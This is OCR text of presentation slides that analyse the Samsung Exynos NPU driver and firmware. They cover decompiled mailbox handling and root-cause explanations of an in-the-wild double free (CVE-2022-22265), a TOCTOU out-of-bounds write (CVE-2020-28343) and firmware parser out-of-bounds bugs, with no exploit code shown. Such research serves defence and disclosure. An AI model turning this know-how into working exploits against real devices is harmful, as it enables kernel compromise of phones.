
Samsung Exynos NPU Driver

ION/DMA-buf heaps data

e.g. COMMAND_LOAD

```
283  struct ncp_header {
284      u32 magic_number1;
285      u32 hdr_version;
286      u32 hdr_size;
287      u32 intrinsic_version;
288      u32 net_id;
289      u32 unique_id;
290      u32 priority;
291      u32 flags;
292      u32 period;
293      u32 workload;
294      u32 address_vector_offset;
295      u32 address_vector_cnt;
296      u32 memory_vector_offset;
297      u32 memory_vector_cnt;
298      u32 group_vector_offset;
299      u32 group_vector_cnt;
300      u32 body_version;
301      u32 body_offset;
302      u32 body_size;
303      u32 io_vector_offset;
304      u32 io_vector_cnt;
305      u32 reserved[10];
306      u32 magic_number2;
307  };
```

```
130  struct memory_vector {
131      u32     type;
132      u32     pixel_format;
133      u32     width;
134      u32     height;
135      u32     stride;
136      u32     channels;
137      u32     cstride;
138      u32     address_vector_index;
139  };
140
141  struct address_vector {
142      u32 index;
143      u32     m_addr;
144      u32     s_addr;
145      u32     size;
146  };
147
```




```
memory_vector.type = {
    IN_FMAP,
    OT_FMAP,
    IM_FMAP,
    WEIGHT
}
```

address_vector.m_addr :
IOVA of feature map, weight...

Samsung Exynos NPU Driver

COMMAND_PROCESS

vertex_ioctl → npu_vertex_qbuf(VS4L_VERTEXIOC_QBUF) → npu_session_queue

> vision > npu > core > C npu-session.c > npu_session_deque(npu_queue *, vb_container_list *)

```
        ret = __update_qbuf_IOFM_daddr(session, IFM_addr, OFM_addr, j);
        if (ret) {
            goto p_err;
        }


        mbox_process_dat = &session->mbox_process_dat;
        mbox_process_dat->address_vector_cnt = session->IOFM_cnt;
        mbox_process_dat->address_vector_start_daddr = (session->IOFM_mem_buf->daddr)
            + ((session->qbuf_IOFM_idx*VISION_MAX_BUFFER + j)*session->IOFM_cnt) * (sizeof(struct address_vector));

        ret = npu_session_put_frame_req(session, queue, incl, otcl, frame_cmd, IFM_info, OFM_info,
                                        incl->id*VISION_MAX_BUFFER + j);

        IFM_info->state = SS_BUF_STATE_QUEUE;
        OFM_info->state = SS_BUF_STATE_QUEUE;
    }

    return 0;
p_err:
    return ret;
}
```


IOVA of address_vector array, which m_addr points to the IOVA of data frame

queue the frame request

> vision > npu > core > interface > hardware > C npu-interface.c > fr_req_manager(int, npu_frame *)

```
    case NPU_FRAME_CMD_Q:
        cmd.c.process.oid = frame->uid;
        cmd.c.process.fid = frame->frame_id;
        cmd.c.process.priority = frame->priority;
        cmd.length = frame->mbox_process_dat.address_vector_cnt;
        cmd.payload = frame->mbox_process_dat.address_vector_start_daddr;
        msg.command = COMMAND_PROCESS;
        msg.length = sizeof(struct command);
        break;
    case NPU_FRAME_CMD_END:
        break;
    }
    msg.mid = msgid;
    ret = npu_set_cmd(&msg, &cmd, NPU_MBOX_REQUEST_HIGH);
    if (ret)
```


kernel thread copy the message and command to MailBox, cmd.payload is the IOVA of AV array.



Samsung Exynos NPU Driver

Summary

- kernel thread enqueues NCP requests and serializes them on Mailbox's ring buffer.
- AP or NPU side updates W/R ptr on Ring buffer, when new request/response arrives.
- Data on Ring buffer are message+command, the real payload data is on other ION DMA buffer.



Samsung Exynos NPU Firmware

- Firmware image
  Loaded to DMA buffer while device open.
  No signature checking.

- RTOS
  Running on NPU control core, 32bit ARMv7
  Communicate with AP, get request & send result.

- Feature
  Basic subsystems: task, heap, events, etc.
  No modern OS mitigation.


Samsung Exynos NPU Firmware

- **Firmware boot up**

Init heap, events, etc.
Start native tasks for schedule.

```
1
2  void FUN_00010720(void)
3
4  {
5    FUN_000177f4();
6    init_interupt();
7    FUN_0000b458();
8    my_init_event();
9    my_init_semaphore();
10   my_init_schedulere();
11   *DAT_00010764 = 5;
12   my_init_communicate_chann();
13   my_run_native_tasks(&DAT_00037800);
14   my_printk(s_[ERR]%s:%d>BUG!!_0001076c,PTR_DAT_00010768,0x51);
15                     /* WARNING: Subroutine does not return */
16   my_maybe_assert();
17 }
18
```

How does it handle HOST's requests?
e.g. from LOW priority ring buffer



Mailbox ring buffers on FW_DRAM DMA space

```
22   piVar1[0x11] = 100;
23   piVar1[0x13] = 0x400;
24   *(undefined *)(piVar1 + 0x44) = 1;
25   FUN_000202c0(piVar1 + 0x49,6,s__IDLE_00017b4c);
26   piVar1[0x4b] = 0xff;
27   piVar1[0x4c] = (int)PTR_DAT_00017b54;
28   piVar1[0x4d] = 100;
29   piVar1[0x4f] = 0x200;
30   *(undefined *)(piVar1 + 0x80) = 1;
31   FUN_000202c0(piVar1 + 0x85,6,s__LOW_00017b58);
32   piVar1[0x87] = 0x14;
33   piVar1[0x88] = (int)PTR_my_TASK_mailbox_lowpriority_00017b60;
34   piVar1[0x89] = 100;
35   piVar1[0x8b] = 0x800;
36   *(undefined *)(piVar1 + 0xbc) = 1;
37   FUN_000202c0(piVar1 + 0xc1,6,s__HIGH_00017b64);
38   piVar1[0xc3] = 10;
39   piVar1[0xc4] = (int)PTR_DAT_00017b6c;
40   piVar1[0xc5] = 100;
41   piVar1[199] = 0x400;
42   *(undefined *)(piVar1 + 0xf8) = 1;
43   FUN_000202c0(piVar1 + 0xfd,6,s__RSPS_00017b70);
44   piVar1[0xff] = 9;
45   piVar1[0x100] = (int)PTR_LAB_00017b78;
46   piVar1[0x101] = 100;
47   piVar1[0x103] = 0x400;
48   *(undefined *)(piVar1 + 0x134) = 1;
```

handle network requst on h2fctrl[0] buffer

Samsung Exynos NPU Firmware

- TASK_mailbox_lowpriority

```
1
2  void my_TASK_mailbox_lowpriority(void)
3
4  {
5    uint uVar1;
6    int iVar2;
7    uint *puVar3;
8    uint *puVar4;
9    undefined auStack_20 [4];
10   undefined4 local_1c;
11   undefined4 local_18;
12   undefined4 local_8 [2];
13
14   uVar1 = *DAT_00010054;
15   while ((uVar1 & 1) == 0) {
16     FUN_0000d3bc(1);
17     uVar1 = *DAT_00010054;
18   }
19   my_printk(s_%s_start_0001005c,PTR_s_TASK_mailbox_lowpriority_00010058);
20   puVar3 = DAT_00010054 + 2;
21   puVar4 = DAT_00010054 + 0xc5;
22   do {
23     iVar2 = my_mbx_dnward_get(puVar3,auStack_20,local_8);
24     if (iVar2 != 0) {
25       my_printk(s_[ERR]%s:%d>mbx_dnward_get_is_fai_00010068,PTR_s_TASK_mailbox_lowpriority_00010058,
26                 0x5a,iVar2);
27       my_printk(s_[ERR]%s:%d>BUG!!_0000ff68,PTR_s_TASK_mailbox_lowpriority_00010058,0x5b);
28                     /* WARNING: Subroutine does not return */
29       my_assert();
30     }
31     my_printk(s_MSG(L)_:_[%d]_%d_00010090,local_1c,local_18);
32     iVar2 = my_mbx_msghub_req(puVar4,auStack_20,local_8[0],puVar3);
33   } while (iVar2 == 0);
34   my_printk(s_[ERR]%s:%d>mbx_msghub_req_is_fai_000100a4,PTR_s_TASK_mailbox_lowpriority_00010058,99,
35             iVar2);
36   my_printk(s_[ERR]%s:%d>BUG!!_0000ff68,PTR_s_TASK_mailbox_lowpriority_00010058,100);
37                     /* WARNING: Subroutine does not return */
38   my_assert();
39 }
```

loop to get network request from DMA buffer, according to the read/write ptr in mailbox_hdr

parse & handle the request

```
37           puVar1[2] = uVar6;
38           puVar1[3] = uVar9;
39           uVar3 = msg->data;
40           puVar1[4] = msg->self;
41           puVar1[5] = uVar3;
42           puVar1[0xc] = param_4;
43           puVar1[0xd] = param_3;
44           puVar1[0x19] = *(undefined4 *)(param_1 + 0xd90);
45           enableIRQinterrupts();
46           uVar6 = (**(code **)(param_1 + msg->command * 4 + 0xd60))(puVar1 + 0xd);
47           uVar3 = param_4;
48           if (uVar6 != 0) {
49             uVar3 = uVar6;
50             my_printk(s_[ERR]%s:%d>cmd_handler_table[%d]_0000fae8,PTR_s_mbx_msghub_req_0000f9e4,0x7
51                       ,msg->command,uVar6);
52           }
53           goto LAB_0000f894;
54         }
55         my_printk(s_[ERR]%s:%d>mid_%d_is_not_free_st_0000fa80,PTR_s_mbx_msghub_req_0000f9e4,0x69,
56                   uVar7,param_4);
57         uVar6 = 0x103;
58         enableIRQinterrupts();
```

call handler with msg.command.
for network LOAD request, handler is ncp_manager_load

Decompile: my_ncp_manager_load - (NPU.bin)

```
52   *(undefined4 *)(puVar2 + uVar11 * 0x4d4 + 0x1040) = 0x226;
53   *(undefined4 *)(puVar2 + uVar11 * 0x4d4 + 0x103c) = 0;
54   FUN_00020aac(*(undefined4 *)(puVar2 + uVar11 * 0x4d4 + 0x1044),0x898);
55   FUN_00020aac(*(undefined4 *)(puVar2 + uVar11 * 0x4d4 + 0x1048),0x898);
56   *(undefined4 *)(puVar2 + uVar11 * 0x4d4 + 0x104c) = 0;
57   iVar9 = (**(code **)(PTR_DAT_00014760 + *(int *)(puVar2 + uVar11 * 0x4d4 + 0xc94) * 0x20 + 0x24))
58                     (puVar8,param_1);
59   puVar8 = PTR_s_ncp_manager_load_00014710;
60   if (iVar9 == 0) {
61     iVar5 = 0;
62     iVar7 = 0;
63     iVar9 = 0;
64     do {
65       iVar4 = iVar9 + 1;
```

calling another handler accoriding to cmd.
for LOAD is ncp_object_load

Samsung Exynos NPU Firmware

- **TASK_mailbox_lowpriority**

Decompile: my_ncp_object_load - (NPU.bin)

```
17  if (*(my_ncp_header **)(iVar4 + 0x14) == (my_ncp_header *)0x0) {
18    my_printk(s_[ERR]%s:%d>payload_is_NULL_00010bc8,PTR_s_ncp_object_load_00010ba0,0x1e2);
19    uVar1 = 0x109;
20  }
21  else if (*(int *)(iVar4 + 0x10) == 0) {
22    my_printk(s_[ERR]%s:%d>length_is_0_00010be4,PTR_s_ncp_object_load_00010ba0,0x1e8);
23    uVar1 = 0x10a;
24  }
25  else {
26    uVar1 = my_parser_init(pmVar5,*(my_ncp_header **)(iVar4 + 0x14),*(int *)(iVar4 + 0x10));
27    if (uVar1 == 0) {
28      uVar1 = my_seqcer_init(piVar7,param_1[0x40],param_1[0x3e]);
29      if (uVar1 == 0) {
30        iVar3 = my_parser_g_group(pmVar5);
31        while (iVar3 != 0) {
32          iVar3 = my_seqcer_fill_group(piVar7,iVar3);
33          if (iVar3 != 0) {
34            my_printk(s_[ERR]%s:%d>seqcer_fill_group_is_f_00010c20,PTR_s_ncp_object_load_00010ba0,
35                      0x1fd,iVar3);
36            break;
37          }
38          iVar3 = my_parser_g_group(pmVar5);
39        }
40        iVar3 = FUN_00012d84(pmVar5);
41        while (iVar3 != 0) {
42          iVar3 = FUN_00015cec(piVar7,iVar3);
43          if (iVar3 != 0) {
44            my_printk(s_[ERR]%s:%d>seqcer_fill_chunk_is_f_00010c4c,PTR_s_ncp_object_load_00010ba0,
45                      0x208,iVar3);
46            break;
47          }
48          iVar3 = FUN_00012d84(pmVar5);
49        }
50        uVar1 = my_ncp_object_preprocess(param_1,uVar6);
51        uVar1 = uVar1 & 0xffff;
52        if (uVar1 == 0) {
```

second arguments is command.payload, IOVA of ncp_header

preprocess payload

After process the payload, function mbx_msghub_req send response and set event.

Later task TASK_mailbox_response will copy result to DMA buffer and notify host side.

```
136      param_1[2] = (uint *)-iVar9;
137      param_1[7] = (uint *)0x65;
138    }
139    param_1[5] = (uint *)0x0;
140    param_1[6] = (uint *)0x0;
141    (**(code **)(puVar1 + 0x480))(param_1,1);
142    my_printk(s_%s(fuckk_%d,_tid_:_%d,_nid_:_%d)_00014964,PTR_s_ncp_manager_load_00014710,uVar11,
143              uVar10,uVar12,iVar9);
144    return iVar9;
145  }
146
```

at the end , call mbx_msghub_res.
send response to Mailbox buffer.

Samsung Exynos NPU Vulnerabilities

CVE-2022-22265

- **double free，In-the-wild exploited**

`vertex_ioctl → npu_vertex_s_format(VS4L_VERTEXIOC_S_FORMAT) → npu_queue_s_format → vb_queue_s_format`

drivers > vision > vision-core > C vision-buffer.c > vb_queue_s_format(vb_queue *, vs4l_format_list *)

```
930
931     for (i = 0; i < flist->count; ++i) {
932         f = &flist->formats[i];
933
934         fmt = __vb_find_format(f->format);
935         if (!fmt) {
936             vision_err("__vb_find_format is fail\n");
937             kfree(q->format.formats);
938             ret = -EINVAL;
939             goto p_err;
940         }
941
942         if (f->format == VS4L_DF_IMAGE_NPU)
```

`vertex_ioctl → npu_vertex_streamoff (VS4L_VERTEXIOC_STREAM_OFF) → npu_queue_stop → vb_queue_stop → __vb_queue_stop`

drivers > vision > vision-core > C vision-buffer.c > __vb_queue_stop(vb_queue *, int)

```
1088        }
1089    }
1090
1091    kfree(q->format.formats);
1092
1093    if (q->num_buffers != 0) {
1094        vision_err("memroy leakage is issued(%d)\n", q->num_buffers);
1095        BUG();
1096    }
1097    clear_bit(VB_QUEUE_STATE_START, &q->state);
```

Samsung Exynos NPU Vulnerabilities

CVE-2022-22265

- double free, In-tl

vertex_ioctl → npu_v → vb_queue_s_format

vertex_ioctl → npu_vert _queue_stop → __vb_queue_stop

```
int vb_queue_s_format(struct vb_queue *q, struct vs4l_format_list *flist)
{
    int ret = 0;
    u32 i;
    struct vs4l_format *f;
    struct vb_fmt *fmt;

    q->format.count = flist->count;
    q->format.formats = kcalloc(flist->count, sizeof(struct vb_format), GFP_KERNEL);
    ...

    for (i = 0; i < flist->count; ++i) {
        f = &flist->formats[i];

        fmt = __vb_find_format(f->format);
        if (!fmt) {
            vision_err("__vb_find_format is fail\n");
+           if (q->format.formats)
                kfree(q->format.formats);
+               q->format.formats = NULL;
            ret = -EINVAL;
            goto p_err;
        }
        ...
    }
    ...
}
```

Samsung Exynos NPU Vulnerabilities

CVE-2020-28343

- TOCTOU issue between userspace & kernel

vertex_ioctl → npu_vertex_s_graph(VS4L_VERTEXIOC_S_GRAPH) → npu_session_s_graph → __config_session_info

```
int __config_session_info(struct npu_session *session)
{
  //...
  struct temp_av *temp_IFM_av;
  struct temp_av *temp_OFM_av;
  struct temp_av *temp_IMB_av;
  struct addr_info *WGT_av;

  ret = __pilot_parsing_ncp(session, &temp_IFM_cnt, &temp_OFM_cnt, &temp_IMB_cnt, &WGT_cnt);

  temp_IFM_av = kcalloc(temp_IFM_cnt, sizeof(struct temp_av), GFP_KERNEL);
  temp_OFM_av = kcalloc(temp_OFM_cnt, sizeof(struct temp_av), GFP_KERNEL);
  temp_IMB_av = kcalloc(temp_IMB_cnt, sizeof(struct temp_av), GFP_KERNEL);
  WGT_av = kcalloc(WGT_cnt, sizeof(struct addr_info), GFP_KERNEL);
                  alloc heap space, size is caculated with the data on DMA buffer
  //...
  ret = __second_parsing_ncp(session, &temp_IFM_av, &temp_OFM_av, &temp_IMB_av, &WGT_av);
```

Samsung Exynos NPU Vulnerabilities

CVE-2020-28343

- TOCTOU issue between userspace & kernel

vertex_ioctl → npu_vertex_s_graph(VS4L_VERTEXIOC_S_GRAPH) → npu_session_s_graph → __config_session_info → __second_parsing_ncp

```
mv = (struct memory_vector *)(ncp_vaddr + memory_vector_offset);
av = (struct address_vector *)(ncp_vaddr + address_vector_offset);
//...

for (i = 0; i < memory_vector_cnt; i++) {
  u32 memory_type = (mv + i)->type;
  u32 address_vector_index;
  u32 weight_offset;

  switch (memory_type) {
  case MEMORY_TYPE_WMASK:
    {
      address_vector_index is get from ION buffer again
    address_vector_index = (mv + i)->address_vector_index;
    weight_offset = (av + address_vector_index)->m_addr;
    if (weight_offset > (u32)session->ncp_mem_buf->size) {
      ret = -EINVAL;
      npu_uerr("weight_offset is invalid, offset(0x%x), ncp_daddr(0x%x)\n",
        session, (u32)weight_offset, (u32)session->ncp_mem_buf->size);
      goto p_err;
    }
                TOCTOU leads to OOBW
    (av + address_vector_index)->m_addr = weight_offset + ncp_daddr;

    (*WGT_av + (*WGT_cnt))->av_index = address_vector_index;
    (*WGT_av + (*WGT_cnt))->size = (av + address_vector_index)->size;
    (*WGT_av + (*WGT_cnt))->daddr = weight_offset + ncp_daddr;
    (*WGT_av + (*WGT_cnt))->vaddr = weight_offset + ncp_vaddr;
    (*WGT_av + (*WGT_cnt))->memory_type = memory_type;
    //...
    (*WGT_cnt)++;
    break;
  }
```

Samsung Exynos NPU Vulnerabilities

CVE-2

- TOC

vertex

→ __se

session_info

```
u32 weight_offset;

switch (memory_type) {
case MEMORY_TYPE_IN_FMAP:
    {
        if (IFM_cnt >= session->IFM_cnt) {
            npu_err("IFM_cnt(%d) should not exceed size of allocated array(%d)\n",
                    IFM_cnt, session->IFM_cnt);
            return -EFAULT;
        }
        address_vector_index = (mv + i)->address_vector_index;
        if (!EVER_FIND_FM(&IFM_cnt, *IFM_av, address_vector_index)) {
            (*IFM_av + IFM_cnt)->av_index = address_vector_index;
            if (unlikely(((address_vector_index * sizeof(struct address_vector)) + address_vector_offset) >
                         session->ncp_mem_buf->size) || unlikely(address_vector_index >= address_vector_cnt))
                npu_err("address_vector_index(%d) should not exceed max addr vec count(%d)\n",
                        address_vector_index, address_vector_cnt);
                return -EFAULT;
            }
            (*IFM_av + IFM_cnt)->size = (av + address_vector_index)->size;
            (*IFM_av + IFM_cnt)->pixel_format = (mv + i)->pixel_format;
            (*IFM_av + IFM_cnt)->width = (mv + i)->width;
            (*IFM_av + IFM_cnt)->height = (mv + i)->height;
            (*IFM_av + IFM_cnt)->channels = (mv + i)->channels;
            (mv + i)->wstride = 0;
            (*IFM_av + IFM_cnt)->stride = (mv + i)->wstride;
            npu_uinfo("(IFM_av + %u)->index = %u\n", session,
                                    ( wgt_cnt)++;
                                    break;
                                }
```

Samsung Exynos NPU Vulnerabilities

SVE-2021-20204

- **Multiple OOB access**

TASK_mailbox_lowpriority → mbx_msghub_req → ncp_manager_load → ncp_object_load → parser_init

```
18  if (param_2->magic_number1 == DAT_00012468) {
19    if (param_2->magic_number2 == DAT_0001249c) {
20      if (param_2->hdr_version == 0x16) {
21        if ((uint)param_2->intrinsic_version < 0x15) {
22          FUN_00017468(s_[ERR]%s:%d>intrinsic_version_is_i_000124fc,PTR_s_parser_init_0001246c,0x43,
23                       param_2->intrinsic_version,0x15);
24          uVar5 = 0x10f;
25        }
26        else {
27          uVar6 = length + param_2->io_vector_cnt * -0x7c;
28          if (uVar6 < 0x60000) {
29            iVar2 = (my_ncp_header *)my_malloc(uVar6);
30            if (iVar2 == (my_ncp_header *)0x0) {
31              FUN_00017468(s_[ERR]%s:%d>malloc_is_fail(%d)_000128f8,PTR_s_parser_init_0001246c,0x54,
32                           uVar6);
33              uVar5 = 0x10c;
34            }
35            else {
36              my_memcpy(iVar2,param_2,uVar6);
37              param_1->ncp_cpy.buffer = (int)iVar2;
38              param_1->ncp_cpy.address_vector =
39                   (int)iVar2->reserved + iVar2->address_vector_offset + -0x54;
40              param_1->ncp_cpy.memory_vector =
41                   (int)iVar2->reserved + iVar2->memory_vector_offset + -0x54;
42              param_1->ncp_cpy.io_vector = (int)iVar2->reserved + iVar2->io_vector_offset + -0x54;
43              param_1->ncp_cpy.group_vector =
44                   (int)iVar2->reserved + iVar2->group_vector_offset + -0x54;
45              param_1->ncp_cpy.chunks = (int)&param_1[1].ncp_cpy.chunks;
46              param_1->ncp_cpy.body = (int)iVar2->reserved + iVar2->body_offse
47              param_1->ncp_src.buffer = (int)param_2;
48              param_1->ncp_src.address_vector =
49                   (int)param_2->reserved + iVar2->address_vector_offset + -0x54;
50              param_1->ncp_src.memory_vector =
51                   (int)param_2->reserved + iVar2->memory_vector_offset + -0x54;
52              param_1->ncp_src.io_vector = (int)param_2->reserved + iVar2->io_vector_offset + -0x54;
53              iVar3 = iVar2->group_vector_offset;
```

copy payload from DMA buffer to NPU's heap space

offset never checked

Samsung Exynos NPU Vulnerabilities

SVE-2021-202

- **Multiple OOB a**

TASK_mailbox_lowpr

```
bVar20 = (my_ncp_header *)0xdffff < malloc_end_addr;
bVar19 = malloc_end_addr == (my_ncp_header *)0xe0000;
if (malloc_end_addr < (my_ncp_header *)0xe0001) {
  bVar20 = malloc_end_addr <= malloc_hcp_inner_start_addr;
  bVar19 = malloc_hcp_inner_start_addr == malloc_end_addr;
}
if (bVar20 && !bVar19) {
  my_printk(s_[ERR]%s:%d>ncp_range_high:_0x%08_00012414,PTR_s_ncp_offsets_check_00012410,0x37,
            malloc_end_addr,malloc_hcp_inner_start_addr,0xe0000);
  my_printk(s_[ERR]%s:%d>hdr_addr:_0x%08X;_hdr_00012454,PTR_s_ncp_offsets_check_00012410,0x39,
            malloced_ncp_header,malloced_ncp_header->hdr_size);
  goto LAB_00012600;
}
iVar13 = malloced_ncp_header->group_vector_cnt;
pmVar8 = (my_ncp_header *)
         ((int)malloced_ncp_header->reserved + malloced_ncp_header->group_vector_offset + -0x54);
pmVar6 = (my_ncp_header *)((int)malloc_end_addr + iVar13 * -0x28);
if (malloc_end_addr < pmVar6) {
  uVar7 = 0x44;
  pcVar2 = PTR_s_[ERR]%s:%d>looping_group_vectors_00012858;
}
else {
  bVar20 = pmVar6 <= pmVar8;
  bVar19 = pmVar8 == pmVar6;
  if (!bVar20 || bVar19) {
    bVar20 = pmVar8 <= malloc_hcp_inner_start_addr;
    bVar19 = malloc_hcp_inner_start_addr == pmVar8;
  }
  if (bVar20 && !bVar19) {
    my_printk(PTR_s_[ERR]%s:%d>gvector_addr:_0x%08X_o_0001285c,PTR_s_ncp_offsets_check_00012410,
              0x48,pmVar8,malloc_hcp_inner_start_addr,pmVar6);
    goto LAB_00012600;
  }
  iVar13 = malloced_ncp_header->address_vector_cnt;
